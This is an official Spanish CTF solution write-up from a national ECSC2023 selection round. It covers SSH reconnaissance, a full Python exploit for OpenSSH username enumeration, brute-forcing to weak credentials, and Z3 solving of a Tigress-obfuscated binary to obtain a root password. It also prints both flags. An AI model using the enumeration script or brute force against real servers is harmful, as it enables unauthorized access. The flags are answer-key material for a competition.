Competición:

Selección nacional ECSC2023

Solucionario retos 6 y 7

Financiado por la Unión Europea
NextGenerationEU
GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
INSTITUTO NACIONAL DE CIBERSEGURIDAD

ÍNDICE

1. CARACTERÍSTICAS DE LA COMPETICIÓN 3
2. INFORMACIÓN DE LOS RETOS 4
3. SOLUCIÓN RETO 06 5
4. SOLUCIÓN RETO 07 10

1. CARACTERÍSTICAS DE LA COMPETICIÓN

La competición **"Selección nacional para los ECSC2023"** tuvo lugar el 10 de junio de 2023 de forma online.

2. INFORMACIÓN DE LOS RETOS

Información general

- **Identificador**: Reto 06, Reto 07
- **Categoría**: Pentest, Ingeniería inversa
- **Puntuación**: 200, 300
- **Dificultad**: Media, Alta
- **Tipo**: Virtualizado

Conocimientos y habilidades

- **MITRE**: Reconnaissance / Active Scanning, Gather Victim Host Information. Initial Access / External Remote Services, Valid Accounts.
- **NICE**: Analyze / Protect and Defend / Vulnerability Assessment and Management. Securely Provision / Risk Management
- **ENISA:** Testing / Systems Management

3. SOLUCIÓN RETO 06

Enunciado

En la era de las criptomonedas hay empresas que implementan los mecanismos de autenticación de forma incorrecta. Te han encargado realizar una auditoría a la IP asignada.

Formato: alfanumerico

Flag

`2976d55b67b20cb776171318816107us2`

Pistas

1. Deberás realizar un escaneo de puertos
2. Puedes usar la herramienta nmap, verás que el puerto 22 está abierto
3. Existen usuarios y contraseñas débiles para acceso por SSH. Deberás realizar un ataque de fuerza bruta

Solución

Para su resolución es necesario enumerar la máquina, empezando por lanzar un escaneo de puertos a la IP indicada, para así poder observar los puertos que tiene abiertos. Por ejemplo, con la herramienta "Nmap".

En primer lugar, podemos ejecutar el siguiente comando para ver todos los puertos abiertos.

```
nmap -T4 -A -sV 10.0.124.231 --top-ports 1000
```



Ilustración 1: Nmap con el único puerto abierto, 22 SSH.

Se aprecia que solamente tenemos el único puerto 22 abierto, es decir, SSH. Con esta información deducimos que debemos realizar algún tipo de enumeración para tener nuestro primer usuario. Vamos a hacer uso del siguiente script utilizando nombres comunes. A su vez veremos que el servicio SSH es vulnerable al ataque de enumeración de usuarios descrito en la siguiente referencia: https://seclists.org/oss-sec/2018/q3/125.

```
# for i in bob alice james peter diana brian david; do ./ssh-check-
username.py 10.28.100.6 $i 2>/dev/null; done
[+] Valid username
[+] Valid username
[+] Valid username
[+] Valid username
[+] Valid username
[+] Valid username
```

En la siguiente tabla, el script en Python:

```
#!/usr/bin/env python

# Copyright (c) 2018 Matthew Daley

import argparse

import logging
```

```
import paramiko
import socket
import sys


class InvalidUsername(Exception):
    pass


def add_boolean(*args, **kwargs):
    pass


old_service_accept = paramiko.auth_handler.AuthHandler._handler_table[
        paramiko.common.MSG_SERVICE_ACCEPT]

def service_accept(*args, **kwargs):
    paramiko.message.Message.add_boolean = add_boolean
    return old_service_accept(*args, **kwargs)


def userauth_failure(*args, **kwargs):
    raise InvalidUsername()


paramiko.auth_handler.AuthHandler._handler_table.update({
    paramiko.common.MSG_SERVICE_ACCEPT: service_accept,
    paramiko.common.MSG_USERAUTH_FAILURE: userauth_failure
})

logging.getLogger('paramiko.transport').addHandler(logging.NullHandler
())

arg_parser = argparse.ArgumentParser()
```

```
arg_parser.add_argument('hostname', type=str)
arg_parser.add_argument('--port', type=int, default=22)
arg_parser.add_argument('username', type=str)
args = arg_parser.parse_args()

sock = socket.socket()
try:
    sock.connect((args.hostname, args.port))
except socket.error:
    print '[-] Failed to connect'
    sys.exit(1)

transport = paramiko.transport.Transport(sock)
try:
    transport.start_client()
except paramiko.ssh_exception.SSHException:
    print '[-] Failed to negotiate SSH transport'
    sys.exit(2)

try:
    transport.auth_publickey(args.username,
paramiko.RSAKey.generate(2048))
except InvalidUsername:
    print '[*] Invalid username'
    sys.exit(3)
except paramiko.ssh_exception.AuthenticationException:
    print '[+] Valid username'
```

Luego de verificar que los usuarios son válidos procedemos a realizar la fuerza bruta de la contraseña, dando como resultado válido "`peter : password`" para acceso SSH.



Ilustración 2: /Acceso SSH con usuario "peter".

Este acceso nos dará la primera "flag" del usuario Peter.



Ilustración 3: Primera flag.

Primera flag: 2976d55b67b20cb776171318816107us2

4. SOLUCIÓN RETO 07

Enunciado

Sabemos que has logrado acceso al servidor, nuestro equipo blue team nos ha informado. Sin embargo, sería interesante conocer si es posible elevar privilegios.

¿Crees que es posible?

IMPORTANTE: Reto dependiente del reto 6

Formato: alfanumérico

Flag

`3276d5cb67b20cb88617131881610ebc`

Pistas

1. "Elevate" debe ser analizado mediante ingeniería inversa
2. Puedes utilizar la herramienta Ghidra o alguna similar
3. Hay un conjunto de ecuaciones que dan como resultado un valor ASCII, cada uno de los valores, representa una letra.

Solución

En el mismo directorio tenemos un fichero binario de nombre "elevate" que sugiere por su nombre nos servirá para elevar privilegios.

```
$ file elevate

elevate: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=1adda39ddacc521edaebcc056f3414ec9afb1279, not stripped
```

Procedemos a su descarga y apertura con Ghidra.



Ilustración 4: Decompilado con Ghidra en su función "main".

El binario está ofuscado con la solución "Tigress" de la siguiente forma:

```
tigress --Transform=Virtualize --Functions=main --
Environment=x86_64:Darwin:Clang:5.1 -m32 --out=${FILE_NO_EXT##*/}-
virtualized.c ${FILE} -o ${FILE_NO_EXT##*/}-virtualized.bin
```

Esto complica el análisis estático del binario ya que añade operaciones por tipo (ADD, MOV, MUL,RET) en cada caso.

Referencias:

https://github.com/JonathanSalwan/Tigress_protection

https://www.youtube.com/watch?v=684WR4mdHPA

La función “main” tiene una construcción de “switch” para cada caso y asigna valores en memoria posiciones que se corresponden con punteros de cadena, usando un array principal y aumentando o disminuyendo valores.

```
char * main(undefined4 param_1,undefined4 param_2,undefined4 param_3)

{
  int in_GS_OFFSET;
  char **pw;
  undefined1 *main_array;
  char *local_1a0 [64];
  char local_a0 [116];
  char *local_2c;
  char *local_28;
  FILE *local_24;
  char *local_20;
  char *local_18;
  int local_14;
  undefined4 *param1;
  int iVar1;
  undefined4 uVar2;
  undefined4 uVar3;

  uVar3 = param_3;
  uVar2 = param_2;
  param1 = &param_1;
  local_14 = *(int *)(in_GS_OFFSET + 0x14);
  megaInit();
  _global_argc = param_1;
  _global_argv = uVar2;
  _global_envp = uVar3;
  pw = local_1a0;
  main_array = _1_main_$array;
  do {
```

```
    switch(*main_array) {
    case 9:
      main_array = (undefined1 *)(*(int *)(main_array + 1) +
(int)(main_array + 1));
      break;
    case 0xb:
      if (local_14 != *(int *)(in_GS_OFFSET + 0x14)) {
                    /* WARNING: Subroutine does not return */
        __stack_chk_fail();
      }
      return *pw;
    case 0x13:
      main_array = main_array + 1;
      *(char **)*pw = pw[-2];
      pw = pw + -4;
      break;
    case 0x1a:
      *(undefined1 *)(pw + 2) = main_array[1];
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0x20:
      main_array = main_array + 1;
      pw[-2] = (char *)(uint)(pw[-2] == *pw);
      pw = pw + -2;
      break;
    case 0x24:
      pw[2] = *(char **)(main_array + 1);
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0x2a:
      iVar1 = *(int *)(main_array + 1);
      if (iVar1 == 2) {
```

```
        fgets(local_28,100,local_24);
      }
      else if (iVar1 < 3) {
        if (iVar1 == 1) {
          printf(local_2c);
        }
      }
      else if (iVar1 == 3) {
        puts(local_20);
      }
      else if (iVar1 == 4) {
        puts(local_18);
      }
      main_array = main_array + 5;
      break;
    case 0x34:
      main_array = main_array + 1;
      pw[-2] = pw[-2] + (int)*pw;
      pw = pw + -2;
      break;
    case 0x51:
      main_array = main_array + 1;
      *pw[-2] = *(char *)pw;
      pw = pw + -4;
      break;
    case 0x55:
      main_array = main_array + 1;
      *(char *)pw = **pw;
      break;
    case 0x5e:
      main_array = main_array + 1;
      pw[-2] = (char *)(uint)(pw[-2] <= *pw);
      pw = pw + -2;
```

```
      break;
    case 0x7b:
      main_array = main_array + 1;
      *pw = *(char **)*pw;
      break;
    case 0x87:
      main_array = main_array + 1;
      pw[-2] = (char *)((int)*pw * (int)pw[-2]);
      pw = pw + -2;
      break;
    case 0x8c:
      pw[2] = *(char **)(main_array + 1);
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0x96:
      main_array = main_array + 1;
      pw[-2] = pw[-2] + (int)*pw;
      pw = pw + -2;
      break;
    case 0xa1:
      main_array = main_array + 1;
      *(char **)*pw = pw[-2];
      pw = pw + -4;
      break;
    case 0xaf:
      pw[2] = *(char **)(main_array + 1);
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0xb1:
      main_array = main_array + 1;
      pw[-2] = *pw + (int)pw[-2];
```

```
      pw = pw + -2;
      break;
    case 0xb5:
      pw[2] = local_a0 + *(int *)(main_array + 1);
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0xb8:
      pw[2] = _1_main_$strings + *(int *)(main_array + 1);
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0xc2:
      main_array = main_array + 1;
      *(char **)*pw = pw[-2];
      pw = pw + -4;
      break;
    case 0xc9:
      main_array = main_array + 1;
      *pw = *pw;
      break;
    case 0xdd:
      if (*(int *)(main_array + 1) == 0) {
        pw[2] = (char *)&stdin;
      }
      pw = pw + 2;
      main_array = main_array + 5;
      break;
    case 0xf2:
      if (*pw == (char *)0x0) {
        main_array = main_array + 5;
      }
      else {
```

```
        main_array = (undefined1 *)(*(int *)(main_array + 1) +
(int)(main_array + 1));
      }
      pw = pw + -2;
      break;
    case 0xf5:
      main_array = main_array + 1;
      *pw = *(char **)*pw;
      break;
    case 0xf7:
      main_array = main_array + 1;
      pw[-2] = *pw + (int)pw[-2];
      pw = pw + -2;
      break;
    case 0xf9:
      main_array = main_array + 1;
      *pw = (char *)(int)*(char *)pw;
      break;
    case 0xfe:
      main_array = main_array + 1;
      *pw = *(char **)*pw;
    }
  } while( true );
}
```

Por ejemplo, este bloque,

```
case 0x13:
main_array = main_array + 1;
*(char **)*pw = pw[-2];
pw = pw + -4;
break;
```

Debemos "desofuscar" esta función y para ello emplearemos el repositorio de referencia (* https://github.com/JonathanSalwan/Tigress_protection).

Cada uno de los bloques son operaciones matemáticas que dan un resultado, parecido a las ecuaciones lineales, podemos construir las mismas para poder plantear el problema.

```
$ cateq.py
s.add(pw[12] + pw[5] + pw[15] == 241)
s.add(pw[10] + pw[13] + pw[5] == 238)
s.add(pw[4] + pw[7] + pw[5] == 199)
s.add(pw[2] + pw[8] + pw[5] == 244)
s.add(pw[6] + pw[14] + pw[2] == 235)
s.add(pw[0] + pw[9] + pw[5] == 285)
s.add(pw[3] + pw[8] + pw[9] == 246)
s.add(pw[1] + pw[8] + pw[10] == 226)
s.add(pw[9] + pw[5] + pw[8] == 246)
s.add(pw[7] + pw[3] + pw[15] == 244)
s.add(pw[3] + pw[8] + pw[12] == 197)
s.add(pw[15] + pw[5] + pw[11] == 277)
s.add(pw[12] + pw[14] + pw[0] == 217)
s.add(pw[15] + pw[13] + pw[6] == 315)
s.add(pw[1] + pw[13] + pw[4] == 291)
s.add(pw[1] + pw[8] + pw[12] == 227)
s.add(pw[14] + pw[9] + pw[7] == 207)
s.add(pw[2] + pw[5] + pw[6] == 254)
s.add(pw[3] + pw[11] + pw[13] == 275)
s.add(pw[9] + pw[14] + pw[8] == 227)
```

Teniendo en cuenta esto, usaremos la librería Python Z3-Solver para realizar los cálculos y extraer la contraseña.

```
from z3 import *


# Definir variables
pw = [BitVec(f"pw_{i}", 8) for i in range(16)]
s = Solver()


# Agregar restricciones
exec(open("eq.py").read())


# Verificar si la solución es satisfacible
if s.check() == sat:
    # Obtener la solución
```

```
    sol = s.model()
    # Construir la palabra
    word = "".join(chr(sol[pw[i]].as_long()) for i in range(16))
    print("La palabra es:", word)
else:
    print("No se encontró solución.")
```



Ilustración 5: Contraseña extraída.

Si accedemos por SSH como root a la máquina, leeremos la segunda flag “secret.txt”.



Ilustración 6: Obtención de la flag

ÚltimaFlag: 3276d5cb67b20cb88617131881610ebc